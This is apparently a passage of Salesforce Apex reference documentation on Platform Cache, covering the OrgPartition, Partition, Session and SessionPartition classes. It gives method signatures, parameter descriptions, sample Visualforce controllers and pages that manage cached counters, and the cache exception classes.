This class is the controller for a sample Visualforce page (shown in the subsequent code sample). The controller shows how to use the methods of `Cache.OrgPartition` to manage a cache value on a particular partition. The controller takes inputs from the Visualforce page for the partition name, key name for a counter, and initial counter value. The controller contains default values for these inputs. When you click **Rerender** on the Visualforce page, the `go()` method is invoked and increases the counter by one. When you click **Remove Key**, the counter key is removed from the cache. The counter value gets reset to its initial value when it's re-added to the cache.

Note: If another user logs in and runs this sample, the user gets the cache values that were last added or updated by the previous user. For example, if the counter value was five, the next user sees the counter value as increased to six.

```
public class OrgPartitionController {

    // Name of a partition
    String partitionInput = 'local.myPartition';
    // Name of the key
    String counterKeyInput = 'counter';
    // Key initial value
    Integer counterInitValue = 0;
    // Org partition object
    Cache.OrgPartition orgPartition;
```

```
// Constructor of the controller for the Visualforce page.
public OrgPartitionController() {
}

// Adds counter value to the cache.
// This method is called when the Visualforce page loads.
public void init() {
    // Create the partition instance based on the partition name
    orgPartition = getPartition();

    // Create the partition instance based on the partition name
    // given in the Visualforce page or the default value.
    orgPartition = Cache.Org.getPartition(partitionInput);

    // Add counter to the cache with an initial value
    //  or increment it if it's already there.
    if (!orgPartition.contains(counterKeyInput)) {
        orgPartition.put(counterKeyInput, counterInitValue);
    } else {
        orgPartition.put(counterKeyInput, getCounter() + 1);
    }
}

// Returns the org partition based on the partition name
// given in the Visualforce page or the default value.
private Cache.OrgPartition getPartition() {
   if (orgPartition == null) {
        orgPartition = Cache.Org.getPartition(partitionInput);
   }

   return orgPartition;
 }

// Return counter from the cache.
public Integer getCounter() {
    return (Integer)getPartition().get(counterKeyInput);
}

// Invoked by the Submit button to save input values
//  supplied by the user.
public PageReference save() {
    // Reset the initial key value in the cache
    getPartition().put(counterKeyInput, counterInitValue);

    return null;
}

// Method invoked by the Rerender button on the Visualforce page.
// Updates the values of various cached values.
// Increases the values of counter and the MyData counter if those
//   cache values are still in the cache.
public PageReference go() {
```

```
        // Get the org partition object
        orgPartition = getPartition();
        // Increase the cached counter value or set it to 0
        //  if it's not cached.
        if (orgPartition.contains(counterKeyInput)) {
            orgPartition.put(counterKeyInput, getCounter() + 1);
        } else {
            orgPartition.put(counterKeyInput, counterInitValue);
        }

        return null;
    }

    // Method invoked by the Remove button on the Visualforce page.
    // Removes the datetime cached value from the org cache.
    public PageReference remove() {
        getPartition().remove(counterKeyInput);

        return null;
    }

    // Get and set methods for accessing variables
    // that correspond to the input text fields on
    // the Visualforce page.
    public String getPartitionInput() {
        return partitionInput;
    }

    public String getCounterKeyInput() {
        return counterKeyInput;
    }

    public Integer getCounterInitValue() {
        return counterInitValue;
    }

    public void setPartitionInput(String partition) {
        this.partitionInput = partition;
    }

    public void setCounterKeyInput(String keyName) {
        this.counterKeyInput = keyName;
    }

    public void setCounterInitValue(Integer counterValue) {
        this.counterInitValue = counterValue;
    }
}
```

This is the Visualforce page that corresponds to the `OrgPartitionController` class.

```
<apex:page controller="OrgPartitionController" action="{!init}">

    <apex:form >
        <br/>Partition with Namespace Prefix: <apex:inputText value="{!partitionInput}"/>
```

```
        <br/>Counter Key Name: <apex:inputText value="{!counterKeyInput}"/>
        <br/>Counter Initial Value: <apex:inputText value="{!counterInitValue}"/>
        <apex:commandButton action="{!save}" value="Save Key Input Values"/>
    </apex:form>

    <apex:outputPanel id="output">
        <br/>Cached Counter: <apex:outputText value="{!counter}"/>
    </apex:outputPanel>

    <br/>
    <apex:form >
        <apex:commandButton id="go" action="{!go}" value="Rerender" rerender="output"/>
        <apex:commandButton id="remove" action="{!remove}" value="Remove Key"
rerender="output"/>
    </apex:form>

</apex:page>
```

SEE ALSO:

Platform Cache

Partition Class

Base class of `Cache.OrgPartition` and `Cache.SessionPartition`. Use the subclasses to manage the cache partition for org caches and session caches.

Namespace

Cache

Cache Key Format for Partition Methods

After you obtain the partition object (an instance of `Cache.OrgPartition` or `Cache.SessionPartition`), the methods to add, retrieve, and manage the cache values in a partition take the key name. The key name that you supply to these methods (`get()`, `put()`, `remove()`, and `contains()`) doesn't include the `namespace.partition` prefix.

IN THIS SECTION:

Partition Methods

SEE ALSO:

OrgPartition Class

SessionPartition Class

Platform Cache

Partition Methods

The following are methods for `Partition`.

IN THIS SECTION:

contains(key)

Returns `true` if the cache partition contains a cached value corresponding to the specified key.

createFullyQualifiedKey(namespace, partition, key)

Generates a fully qualified key from the passed-in key components. The format of the generated key string is `namespace.partition.key`.

createFullyQualifiedPartition(namespace, partition)

Generates a fully qualified partition name from the passed-in namespace and partition. The format of the generated partition string is `namespace.partition`.

get(key)

Returns the cached value corresponding to the specified key from the cache partition.

getAvgGetTime()

Returns the average time taken to get a key from the partition, in nanoseconds.

getAvgValueSize()

Returns the average item size for keys in the partition, in bytes.

getCapacity()

Returns the percentage of cache used of the total capacity for this partition.

getKeys()

Returns a set of all keys that are stored in the cache partition and visible to the invoking namespace.

getMaxGetTime()

Returns the maximum time taken to get a key from the partition, in nanoseconds.

getMaxValueSize()

Returns the maximum item size for keys in the partition, in bytes.

getMissRate()

Returns the miss rate in the partition.

getName()

Returns the name of this cache partition.

getNumKeys()

Returns the total number of keys in the partition.

isAvailable()

Returns `true` if the Salesforce session is available. Only applies to `Cache.SessionPartition`. The session cache isn't available when an active session isn't present, such as in asynchronous Apex or code called by asynchronous Apex. For example, if batch Apex causes an Apex trigger to execute, the session cache isn't available in the trigger because the trigger runs in asynchronous context.

put(key, value)

Stores the specified key/value pair as a cached entry in the cache partition. The `put` method can write only to the cache in your org's namespace.

put(key, value, visibility)

Stores the specified key/value pair as a cached entry in the cache partition and sets the cached value's visibility.

put(key, value, ttlSecs)

Stores the specified key/value pair as a cached entry in the cache partition and sets the cached value's lifetime.

put(key, value, ttlSecs, visibility, immutable)

Stores the specified key/value pair as a cached entry in the cache partition. This method also sets the cached value's lifetime, visibility, and whether it can be overwritten by another namespace.

remove(key)

Deletes the cached value corresponding to the specified key from this cache partition.

validateKey(isDefault, key)

Validates a cache key. This method throws a `Cache.InvalidParamException` if the key is not valid. A valid key is not `null` and contains alphanumeric characters.

validateKeyValue(isDefault, key, value)

Validates a cache key and ensures that the cache value is non-null. This method throws a `Cache.InvalidParamException` if the key or value is not valid. A valid key is not `null` and contains alphanumeric characters.

validateKeys(isDefault, keys)

Validates the specified cache keys. This method throws a `Cache.InvalidParamException` if the key is not valid. A valid key is not `null` and contains alphanumeric characters.

validatePartitionName(name)

Validates the partition name — for example, that it is not null.

`contains(key)`

Returns `true` if the cache partition contains a cached value corresponding to the specified key.

Signature

```
public Boolean contains(String key)
```

Parameters

key

Type: String

A case-sensitive string value that uniquely identifies a cached value.

Return Value

Type: Boolean

`true` if a cache entry is found. Othewise, `false`.

`createFullyQualifiedKey(namespace, partition, key)`

Generates a fully qualified key from the passed-in key components. The format of the generated key string is `namespace.partition.key`.

Signature

```
public static String createFullyQualifiedKey(String namespace, String partition, String key)
```

Parameters

namespace
Type: String

The namespace of the cache key.

partition
Type: String

The partition of the cache key.

key
Type: String

The name of the cache key.

Return Value

Type: String

createFullyQualifiedPartition(namespace, partition)

Generates a fully qualified partition name from the passed-in namespace and partition. The format of the generated partition string is `namespace.partition`.

Signature

```
public static String createFullyQualifiedPartition(String namespace, String partition)
```

Parameters

namespace
Type: String

The namespace of the cache key.

partition
Type: String

The partition of the cache key.

Return Value

Type: String

get(key)

Returns the cached value corresponding to the specified key from the cache partition.

Signature

```
public Object get(String key)
```

Parameters

key
Type: String

A case-sensitive string value that uniquely identifies a cached value.

Return Value

Type: Object

The cached value as a generic object type. Cast the returned value to the appropriate type.

`getAvgGetTime()`

Returns the average time taken to get a key from the partition, in nanoseconds.

Signature

```
public Long getAvgGetTime()
```

Return Value

Type: Long

`getAvgValueSize()`

Returns the average item size for keys in the partition, in bytes.

Signature

```
public Long getAvgValueSize()
```

Return Value

Type: Long

`getCapacity()`

Returns the percentage of cache used of the total capacity for this partition.

Signature

```
public Double getCapacity()
```

Return Value

Type: Double

Used partition cache as a percentage number.

`getKeys()`

Returns a set of all keys that are stored in the cache partition and visible to the invoking namespace.

Signature

```
public Set<String> getKeys()
```

Return Value

Type: Set<String>

A set containing all cache keys.

`getMaxGetTime()`

Returns the maximum time taken to get a key from the partition, in nanoseconds.

Signature

```
public Long getMaxGetTime()
```

Return Value

Type: Long

`getMaxValueSize()`

Returns the maximum item size for keys in the partition, in bytes.

Signature

```
public Long getMaxValueSize()
```

Return Value

Type: Long

`getMissRate()`

Returns the miss rate in the partition.

Signature

```
public Double getMissRate()
```

Return Value

Type: Double

`getName()`

Returns the name of this cache partition.

Signature

```
public String getName()
```

Return Value

Type: String

The name of this cache partition.

`getNumKeys()`

Returns the total number of keys in the partition.

Signature

```
public Long getNumKeys()
```

Return Value

Type: Long

`isAvailable()`

Returns `true` if the Salesforce session is available. Only applies to `Cache.SessionPartition`. The session cache isn't available when an active session isn't present, such as in asynchronous Apex or code called by asynchronous Apex. For example, if batch Apex causes an Apex trigger to execute, the session cache isn't available in the trigger because the trigger runs in asynchronous context.

Signature

```
public Boolean isAvailable()
```

Return Value

Type: Boolean

`put(key, value)`

Stores the specified key/value pair as a cached entry in the cache partition. The `put` method can write only to the cache in your org's namespace.

Signature

```
public void put(String key, Object value)
```

Parameters

key
Type: String

A case-sensitive string value that uniquely identifies a cached value.

value
Type: Object

The value to store in the cache. The cached value must be serializable.

Return Value

Type: void

put(key, value, visibility)

Stores the specified key/value pair as a cached entry in the cache partition and sets the cached value's visibility.

Signature

```
public void put(String key, Object value, cache.Visibility visibility)
```

Parameters

key
Type: String

A case-sensitive string value that uniquely identifies a cached value.

value
Type: Object

The value to store in the cache. The cached value must be serializable.

visibility
Type: Cache.Visibility

Indicates whether the cached value is available only to Apex code that is executing in the same namespace or to Apex code executing from any namespace.

Return Value

Type: void

put(key, value, ttlSecs)

Stores the specified key/value pair as a cached entry in the cache partition and sets the cached value's lifetime.

Signature

```
public void put(String key, Object value, Integer ttlSecs)
```

Parameters

key
Type: String

A case-sensitive string value that uniquely identifies a cached value.

value
Type: Object

The value to store in the cache. The cached value must be serializable.

ttlSecs
Type: Integer

The amount of time, in seconds, to keep the cached value in the cache.

Return Value

Type: void

put(key, value, ttlSecs, visibility, immutable)

Stores the specified key/value pair as a cached entry in the cache partition. This method also sets the cached value's lifetime, visibility, and whether it can be overwritten by another namespace.

Signature

```
public void put(String key, Object value, Integer ttlSecs, cache.Visibility visibility,
Boolean immutable)
```

Parameters

key
Type: String

A case-sensitive string value that uniquely identifies a cached value.

value
Type: Object

The value to store in the cache. The cached value must be serializable.

ttlSecs
Type: Integer

The amount of time, in seconds, to keep the cached value in the cache.

visibility
Type: Cache.Visibility

Indicates whether the cached value is available only to Apex code that is executing in the same namespace or to Apex code executing from any namespace.

immutable
Type: Boolean

Indicates whether the cached value can be overwritten by another namespace (`false`) or not (`true`).

Return Value

Type: void

`remove(key)`

Deletes the cached value corresponding to the specified key from this cache partition.

Signature

```
public Boolean remove(String key)
```

Parameters

key
Type: String

A case-sensitive string value that uniquely identifies a cached value.

Return Value

Type: Boolean

`true` if the cache value was successfully removed. Otherwise, `false`.

`validateKey(isDefault, key)`

Validates a cache key. This method throws a `Cache.InvalidParamException` if the key is not valid. A valid key is not `null` and contains alphanumeric characters.

Signature

```
public static void validateKey(Boolean isDefault, String key)
```

Parameters

isDefault
Type: Boolean

Set to `true` if the key references a default partition. Otherwise, set to `false`.

key
Type: String

The key to validate.

Return Value

Type: void

`validateKeyValue(isDefault, key, value)`

Validates a cache key and ensures that the cache value is non-null. This method throws a `Cache.InvalidParamException` if the key or value is not valid. A valid key is not `null` and contains alphanumeric characters.

Signature

```
public static void validateKeyValue(Boolean isDefault, String key, Object value)
```

Parameters

isDefault
Type: Boolean

Set to `true` if the key references a default partition. Otherwise, set to `false`.

key
Type: String

The key to validate.

value
Type: Object

The cache value to validate.

Return Value

Type: void

validateKeys(isDefault, keys)

Validates the specified cache keys. This method throws a `Cache.InvalidParamException` if the key is not valid. A valid key is not `null` and contains alphanumeric characters.

Signature

```
public static void validateKeys(Boolean isDefault, Set<String> keys)
```

Parameters

isDefault
Type: Boolean

Set to `true` if the key references a default partition. Otherwise, set to `false`.

keys
Type: Set<String>

A set of key string values to validate.

Return Value

Type: void

validatePartitionName(name)

Validates the partition name — for example, that it is not null.

Signature

```
public static void validatePartitionName(String name)
```

Parameters

name
Type: String

The name of the partition to validate.

Return Value

Type: void

Session Class

Use the `Cache.Session` class to add, retrieve, and manage values in the session cache. The session cache is active as long as the user's Salesforce session is valid (the user is logged in, and the session is not expired).

Namespace

Cache

Usage

Cache Key Format

This table lists the format of the key parameter that some methods in this class take, such as `put`, `get`, and `contains`.

Key Format	Description
namespace.partition.key	Fully qualified key name.
key	Refers to a partition marked as default when the *namespace.partition* prefix is omitted.
local.*partition.key*	Use the `local` prefix to refer to the org's namespace when the org doesn't have a namespace defined. If the org has a namespace defined, the `local` prefix also refers to that org's namespace.

Note:

- If no default partition is specified in the org, calling a cache method without fully qualifying the key name causes a `Cache.Session.SessionCacheException` to be thrown.
- The `local` prefix in an installed managed package refers to the namespace of the subscriber org and not the package's namespace. The cache `put` calls are not allowed in a partition that the invoking class doesn't own.
- Session cache doesn't support asynchronous Apex. For example, you can't use future methods or batch Apex with session cache.

Example

This class is the controller for a sample Visualforce page (shown in the subsequent code sample). The cached values are initially added to the cache by the `init()` method, which the Visualforce page invokes when it loads through the `action` attribute. The cache keys don't contain the `namespace.partition` prefix. They all refer to a default partition in your org. The Visualforce page expects a partition named `myPartition`. To run this sample, create a default partition in your org with the name `myPartition`.

The Visualforce page contains four output components. The first three components call `get` methods on the controller that return the following values from the cache: a date, data based on the `MyData` inner class, and a counter. The next output component uses the `$Cache.Session` global variable to get the cached string value for the key named `output`. Next, the `$Cache.Session` global variable is used again in the Visualforce page to iterate over the elements of a cached value of type `List`. The size of the list is also returned.

The Visualforce page also contains two buttons. The Rerender button invokes the `go()` method on the controller. This method increases the values of the counter and the custom data in the cache. If you click **Rerender**, the two counters increase by one each time. The `go()` method retrieves the values of these counters from the cache, increments their values by one, and stores them again in the cache.

The Remove button deletes the date-time value (with key `datetime`) from the cache. As a result, the value next to `Cached datetime:` is cleared on the page.

```
public class SessionCacheController {

    // Inner class.
    // Used as the data type of a cache value.
    class MyData {
        public String value { get; set; }
        public Integer counter { get; set; }

        public MyData(String value) {
            this.value = value;
            this.counter = 0;
        }

        public void inc() {
            counter++;
        }

        override public String toString() {
            return this.value + ':' + this.counter;
        }
    }

    // Apex List.
    // Used as the data type of a cached value.
    private List<String> numbers =
            new List<String> { 'ONE', 'TWO', 'THREE', 'FOUR', 'FIVE' };

    // Constructor of the controller for the Visualforce page.
    public SessionCacheController() {
    }

    // Adds various values to the cache.
    // This method is called when the Visualforce page loads.
    public void init() {
```

```
        // All key values are not qualified by the namespace.partition
        // prefix because they use the default partition.

        // Add counter to the cache with initial value of 0
        //  or increment it if it's already there.
        if (!Cache.Session.contains('counter')) {
            Cache.Session.put('counter', 0);
        } else {
            Cache.Session.put('counter', getCounter() + 1);
        }

        // Add the datetime value to the cache only if it's not already there.
        if (!Cache.Session.contains('datetime')) {
            DateTime dt = DateTime.now();
            Cache.Session.put('datetime', dt);
        }

        // Add the custom data to the cache only if it's not already there.
        if (!Cache.Session.contains('data')) {
            Cache.Session.put('data', new MyData('Some custom value'));
        }

        // Add a list of number to the cache if not already there.
        if (!Cache.Session.contains('list')) {
            Cache.Session.put('list', numbers);
        }

        // Add a string value to the cache if not already there.
        if (!Cache.Session.contains('output')) {
            Cache.Session.put('output', 'Cached text value');
        }
    }

    // Return counter from the cache.
    public Integer getCounter() {
        return (Integer)Cache.Session.get('counter');
    }

    // Return datetime value from the cache.
    public String getCachedDatetime() {
        DateTime dt = (DateTime)Cache.Session.get('datetime');
        return dt != null ? dt.format() : null;
    }

    // Return cached value whose type is the inner class MyData.
    public String getCachedData() {
        MyData mydata = (MyData)Cache.Session.get('data');
        return mydata != null ? mydata.toString() : null;
    }

    // Method invoked by the Rerender button on the Visualforce page.
    // Updates the values of various cached values.
    // Increases the values of counter and the MyData counter if those
    //   cache values are still in the cache.
```

```
    public PageReference go() {
        // Increase the cached counter value or set it to 0
        //  if it's not cached.
        if (Cache.Session.contains('counter')) {
            Cache.Session.put('counter', getCounter() + 1);
        } else {
            Cache.Session.put('counter', 0);
        }

        // Get the custom data value from the cache.
        MyData d = (MyData)Cache.Session.get('data');
        // Only if the data is already in the cache, update it.
        if (Cache.Session.contains('data')) {
            d.inc();
            Cache.Session.put('data', d);
        }

        return null;
    }

    // Method invoked by the Remove button on the Visualforce page.
    // Removes the datetime cached value from the session cache.
    public PageReference remove() {
        Cache.Session.remove('datetime');

        return null;
    }
}
```

This is the Visualforce page that corresponds to the `SessionCacheController` class.

```
<apex:page controller="SessionCacheController" action="{!init}">

    <apex:outputPanel id="output">
        <br/>Cached datetime: <apex:outputText value="{!cachedDatetime}"/>
        <br/>Cached data: <apex:outputText value="{!cachedData}"/>
        <br/>Cached counter: <apex:outputText value="{!counter}"/>
       <br/>Output: <apex:outputText value="{!$Cache.Session.local.myPartition.output}"/>

        <br/>Repeat: <apex:repeat var="item"
value="{!$Cache.Session.local.myPartition.list}">
            <apex:outputText value="{!item}"/> 
        </apex:repeat>
        <br/>List size: <apex:outputText
value="{!$Cache.Session.local.myPartition.list.size}"/>
    </apex:outputPanel>

    <br/><br/>
    <apex:form >
        <apex:commandButton id="go" action="{!go}" value="Rerender" rerender="output"/>
        <apex:commandButton id="remove" action="{!remove}" value="Remove datetime Key"
rerender="output"/>
    </apex:form>

</apex:page>
```

This is the output of the page after clicking the Rerender button twice. The counter value could differ in your case if a key named `counter` was already in the cache before running this sample.

```
Cached datetime:8/11/2015 1:58 PM
Cached data:Some custom value:2
Cached counter:2
Output:Cached text value
Repeat:ONE TWO THREE FOUR FIVE
List size:5
```

IN THIS SECTION:

Session Constants
The Session class provides a constant that you can use when setting the time-to-live (TTL) value.
Session Methods

SEE ALSO:

Platform Cache

Session Constants

The Session class provides a constant that you can use when setting the time-to-live (TTL) value.

Constant	Description
`MAX_TTL_SECS`	Represents the maximum amount of time, in seconds, to keep the cached value in the session cache.

Session Methods

The following are methods for `Session`. All methods are static.

IN THIS SECTION:

contains(key)
Returns `true` if the session cache contains a cached value corresponding to the specified key.
get(key)
Returns the cached value corresponding to the specified key from the session cache.
getAvgGetTime()
Returns the average time taken to get a key from the session cache, in nanoseconds.
getAvgValueSize()
Returns the average item size for keys in the session cache, in bytes.
getCapacity()
Returns the percentage of session cache capacity that has been used.
getKeys()
Returns all keys that are stored in the session cache and visible to the invoking namespace.

getMaxGetTime()

Returns the maximum time taken to get a key from the session cache, in nanoseconds.

getMaxValueSize()

Returns the maximum item size for keys in the session cache, in bytes.

getMissRate()

Returns the miss rate in the session cache.

getName()

Returns the name of the default cache partition.

getNumKeys()

Returns the total number of keys in the session cache.

getPartition(partitionName)

Returns a partition from the session cache that corresponds to the specified partition name.

isAvailable()

Returns `true` if the session cache is available for use. The session cache isn't available when an active session isn't present, such as in asynchronous Apex or code called by asynchronous Apex. For example, if batch Apex causes an Apex trigger to execute, the session cache isn't available in the trigger because the trigger runs in asynchronous context.

put(key, value)

Stores the specified key/value pair as a cached entry in the session cache. The `put` method can write only to the cache in your org's namespace.

put(key, value, visibility)

Stores the specified key/value pair as a cached entry in the session cache and sets the cached value's visibility.

put(key, value, ttlSecs)

Stores the specified key/value pair as a cached entry in the session cache and sets the cached value's lifetime.

put(key, value, ttlSecs, visibility, immutable)

Stores the specified key/value pair as a cached entry in the session cache. This method also sets the cached value's lifetime, visibility, and whether it can be overwritten by another namespace.

remove(key)

Deletes the cached value corresponding to the specified key from the session cache.

`contains(key)`

Returns `true` if the session cache contains a cached value corresponding to the specified key.

Signature

```
public static Boolean contains(String key)
```

Parameters

`key`

Type: String

A case-sensitive string value that uniquely identifies a cached value. For information about the format of the key name, see Usage.

Return Value

Type: Boolean

`true` if a cache entry is found. Othewise, `false`.

`get(key)`

Returns the cached value corresponding to the specified key from the session cache.

Signature

```
public static Object get(String key)
```

Parameters

key
Type: String

A case-sensitive string value that uniquely identifies a cached value. For information about the format of the key name, see Usage.

Return Value

Type: Object

The cached value as a generic object type. Cast the returned value to the appropriate type.

Usage

Because `Cache.Session.get()` returns an object, we recommend that you cast the returned value to a specific type to facilitate use of the returned value.

```
// Get a cached value
Object obj = Cache.Session.get('ns1.partition1.orderDate');
// Cast return value to a specific data type
DateTime dt2 = (DateTime)obj;
```

If a `Cache.Session.get()` call doesn't find the referenced key, it returns `null`.

`getAvgGetTime()`

Returns the average time taken to get a key from the session cache, in nanoseconds.

Signature

```
public static Long getAvgGetTime()
```

Return Value

Type: Long

`getAvgValueSize()`

Returns the average item size for keys in the session cache, in bytes.

Signature

```
public static Long getAvgValueSize()
```

Return Value

Type: Long

`getCapacity()`

Returns the percentage of session cache capacity that has been used.

Signature

```
public static Double getCapacity()
```

Return Value

Type: Double

Used cache as a percentage number.

`getKeys()`

Returns all keys that are stored in the session cache and visible to the invoking namespace.

Signature

```
public static Set<String> getKeys()
```

Return Value

Type: Set<String>

A set containing all cache keys.

`getMaxGetTime()`

Returns the maximum time taken to get a key from the session cache, in nanoseconds.

Signature

```
public static Long getMaxGetTime()
```

Return Value

Type: Long

`getMaxValueSize()`

Returns the maximum item size for keys in the session cache, in bytes.

Signature

```
public static Long getMaxValueSize()
```

Return Value

Type: Long

`getMissRate()`

Returns the miss rate in the session cache.

Signature

```
public static Double getMissRate()
```

Return Value

Type: Double

`getName()`

Returns the name of the default cache partition.

Signature

```
public String getName()
```

Return Value

Type: String

The name of the default cache partition.

`getNumKeys()`

Returns the total number of keys in the session cache.

Signature

```
public static Long getNumKeys()
```

Return Value

Type: Long

`getPartition(partitionName)`

Returns a partition from the session cache that corresponds to the specified partition name.

Signature

```
public static cache.SessionPartition getPartition(String partitionName)
```

Parameters

partitionName
Type: String

A partition name that is qualified by the namespace, for example, *namespace.partition*.

Return Value

Type: Cache.SessionPartition

Example

After you get the session partition, you can add and retrieve the partition's cache values.

```
// Get partition
Cache.SessionPartition sessionPart = Cache.Session.getPartition('myNs.myPartition');
// Retrieve cache value from the partition
if (sessionPart.contains('BookTitle')) {
    String cachedTitle = (String)sessionPart.get('BookTitle');
}

// Add cache value to the partition
sessionPart.put('OrderDate', Date.today());

// Or use dot notation to call partition methods
String cachedAuthor =
(String)Cache.Session.getPartition('myNs.myPartition').get('BookAuthor');
```

isAvailable()

Returns `true` if the session cache is available for use. The session cache isn't available when an active session isn't present, such as in asynchronous Apex or code called by asynchronous Apex. For example, if batch Apex causes an Apex trigger to execute, the session cache isn't available in the trigger because the trigger runs in asynchronous context.

Signature

```
public static Boolean isAvailable()
```

Return Value

Type: Boolean

`true` if the session cache is available. Otherwise, `false`.

put(key, value)

Stores the specified key/value pair as a cached entry in the session cache. The `put` method can write only to the cache in your org's namespace.

Signature

```
public static void put(String key, Object value)
```

Parameters

key
Type: String

A string that uniquely identifies the value to be cached. For information about the format of the key name, see Usage.

value
Type: Object

The value to store in the cache. The cached value must be serializable.

Return Value

Type: void

put(key, value, visibility)

Stores the specified key/value pair as a cached entry in the session cache and sets the cached value's visibility.

Signature

```
public static void put(String key, Object value, Cache.Visibility visibility)
```

Parameters

key
Type: String

A string that uniquely identifies the value to be cached. For information about the format of the key name, see Usage.

value
Type: Object

The value to store in the cache. The cached value must be serializable.

visibility
Type: Cache.Visibility

Indicates whether the cached value is available only to Apex code that is executing in the same namespace or to Apex code executing from any namespace.

Return Value

Type: void

put(key, value, ttlSecs)

Stores the specified key/value pair as a cached entry in the session cache and sets the cached value's lifetime.

Signature

```
public static void put(String key, Object value, Integer ttlSecs)
```

Parameters

key
Type: String

A string that uniquely identifies the value to be cached. For information about the format of the key name, see Usage.

value
Type: Object

The value to store in the cache. The cached value must be serializable.

ttlSecs
Type: Integer

The amount of time, in seconds, to keep the cached value in the session cache. The cached values remain in the cache as long as the Salesforce session hasn't expired. The maximum value is 28,800 seconds or eight hours. The minimum value is 300 seconds or five minutes.

Return Value

Type: void

put(key, value, ttlSecs, visibility, immutable)

Stores the specified key/value pair as a cached entry in the session cache. This method also sets the cached value's lifetime, visibility, and whether it can be overwritten by another namespace.

Signature

```
public static void put(String key, Object value, Integer ttlSecs, cache.Visibility
visibility, Boolean immutable)
```

Parameters

key
Type: String

A string that uniquely identifies the value to be cached. For information about the format of the key name, see Usage.

value
Type: Object

The value to store in the cache. The cached value must be serializable.

ttlSecs
Type: Integer

The amount of time, in seconds, to keep the cached value in the session cache. The cached values remain in the cache as long as the Salesforce session hasn't expired. The maximum value is 28,800 seconds or eight hours. The minimum value is 300 seconds or five minutes.

visibility
Type: Cache.Visibility

Indicates whether the cached value is available only to Apex code that is executing in the same namespace or to Apex code executing from any namespace.

immutable
Type: Boolean

Indicates whether the cached value can be overwritten by another namespace (`false`) or not (`true`).

Return Value

Type: void

`remove(key)`

Deletes the cached value corresponding to the specified key from the session cache.

Signature

```
public static Boolean remove(String key)
```

Parameters

key
Type: String

A case-sensitive string value that uniquely identifies a cached value. For information about the format of the key name, see Usage.

Return Value

Type: Boolean

`true` if the cache value was successfully removed. Otherwise, `false`.

SessionPartition Class

Contains methods to manage cache values in the session cache of a specific partition.

Namespace

Cache

Usage

This class extends Cache.Partition and inherits all of its non-static methods. Utility methods for creating and validating keys are not supported and can be called only from the `Cache.Partition` parent class. For a list of `Cache.Partition` methods, see Partition Methods.

To get a session partition, call `Cache.Session.getPartition` and pass in a fully qualified partition name, as follows.

```
Cache.SessionPartition sessionPartition =
Cache.Session.getPartition('namespace.myPartition');
```

See Cache Key Format for Partition Methods.

Example

This class is the controller for a sample Visualforce page (shown in the subsequent code sample). The controller shows how to use the methods of `Cache.SessionPartition` to manage a cache value on a particular partition. The controller takes inputs from the Visualforce page for the partition name, key name for a counter, and initial counter value. The controller contains default values for these inputs. When you click **Rerender** on the Visualforce page, the `go()` method is invoked and increases the counter by one. When you click **Remove Key**, the counter key is removed from the cache. The counter value gets reset to its initial value when it's re-added to the cache.

```
public class SessionPartitionController {

   // Name of a partition in the local namespace
   String partitionInput = 'local.myPartition';
   // Name of the key
   String counterKeyInput = 'counter';
   // Key initial value
   Integer counterInitValue = 0;
   // Session partition object
   Cache.SessionPartition sessionPartition;

    // Constructor of the controller for the Visualforce page.
    public SessionPartitionController() {
    }

    // Adds counter value to the cache.
    // This method is called when the Visualforce page loads.
    public void init() {
        // Create the partition instance based on the partition name
        sessionPartition = getPartition();

        // Add counter to the cache with an initial value
        //  or increment it if it's already there.
        if (!sessionPartition.contains(counterKeyInput)) {
            sessionPartition.put(counterKeyInput, counterInitValue);
        } else {
            sessionPartition.put(counterKeyInput, getCounter() + 1);
        }
    }

    // Returns the session partition based on the partition name
    // given in the Visualforce page or the default value.
    private Cache.SessionPartition getPartition() {
       if (sessionPartition == null) {
            sessionPartition = Cache.Session.getPartition(partitionInput);
       }

       return sessionPartition;
     }

    // Return counter from the cache.
    public Integer getCounter() {
        return (Integer)getPartition().get(counterKeyInput);
    }
```

```
// Invoked by the Submit button to save input values
//  supplied by the user.
public PageReference save() {
    // Reset the initial key value in the cache
    getPartition().put(counterKeyInput, counterInitValue);

    return null;
}

// Method invoked by the Rerender button on the Visualforce page.
// Updates the values of various cached values.
// Increases the values of counter and the MyData counter if those
//   cache values are still in the cache.
public PageReference go() {
    // Get the partition object
    sessionPartition = getPartition();
    // Increase the cached counter value or set it to 0
    //  if it's not cached.
    if (sessionPartition.contains(counterKeyInput)) {
        sessionPartition.put(counterKeyInput, getCounter() + 1);
    } else {
        sessionPartition.put(counterKeyInput, counterInitValue);
    }

    return null;
}

// Method invoked by the Remove button on the Visualforce page.
// Removes the datetime cached value from the session cache.
public PageReference remove() {
    getPartition().remove(counterKeyInput);

    return null;
}

// Get and set methods for accessing variables
// that correspond to the input text fields on
// the Visualforce page.
public String getPartitionInput() {
    return partitionInput;
}

public String getCounterKeyInput() {
    return counterKeyInput;
}

public Integer getCounterInitValue() {
    return counterInitValue;
}

public void setPartitionInput(String partition) {
    this.partitionInput = partition;
}
```

```
    public void setCounterKeyInput(String keyName) {
        this.counterKeyInput = keyName;
    }

    public void setCounterInitValue(Integer counterValue) {
        this.counterInitValue = counterValue;
    }
}
```

This is the Visualforce page that corresponds to the `SessionPartitionController` class.

```
<apex:page controller="SessionPartitionController" action="{!init}">

    <apex:form >
        <br/>Partition with Namespace Prefix: <apex:inputText value="{!partitionInput}"/>

        <br/>Counter Key Name: <apex:inputText value="{!counterKeyInput}"/>
        <br/>Counter Initial Value: <apex:inputText value="{!counterInitValue}"/>
        <apex:commandButton action="{!save}" value="Save Key Input Values"/>
    </apex:form>

    <apex:outputPanel id="output">
        <br/>Cached Counter: <apex:outputText value="{!counter}"/>
    </apex:outputPanel>

    <br/>
    <apex:form >
        <apex:commandButton id="go" action="{!go}" value="Rerender" rerender="output"/>
        <apex:commandButton id="remove" action="{!remove}" value="Remove Key"
rerender="output"/>
    </apex:form>

</apex:page>
```

Platform Cache

Cache Exceptions

The `Cache` namespace contains exception classes.

All exception classes support built-in methods for returning the error message and exception type. See Exception Class and Built-In Exceptions on page 2266 in the *Apex Developer Guide*.

The `Cache` namespace contains these exceptions.

Exception	Thrown when
`Cache.Session.SessionCacheException`	An error occurred while adding or retrieving a value in the session cache.
`Cache.Session.SessionCacheNoSessionException`	An attempt is made to access the cache when the session cache isn't available.

Exception	Thrown when
`Cache.OrgCacheException`	An attempt is made to access a partition that doesn't exist or whose name is invalid.
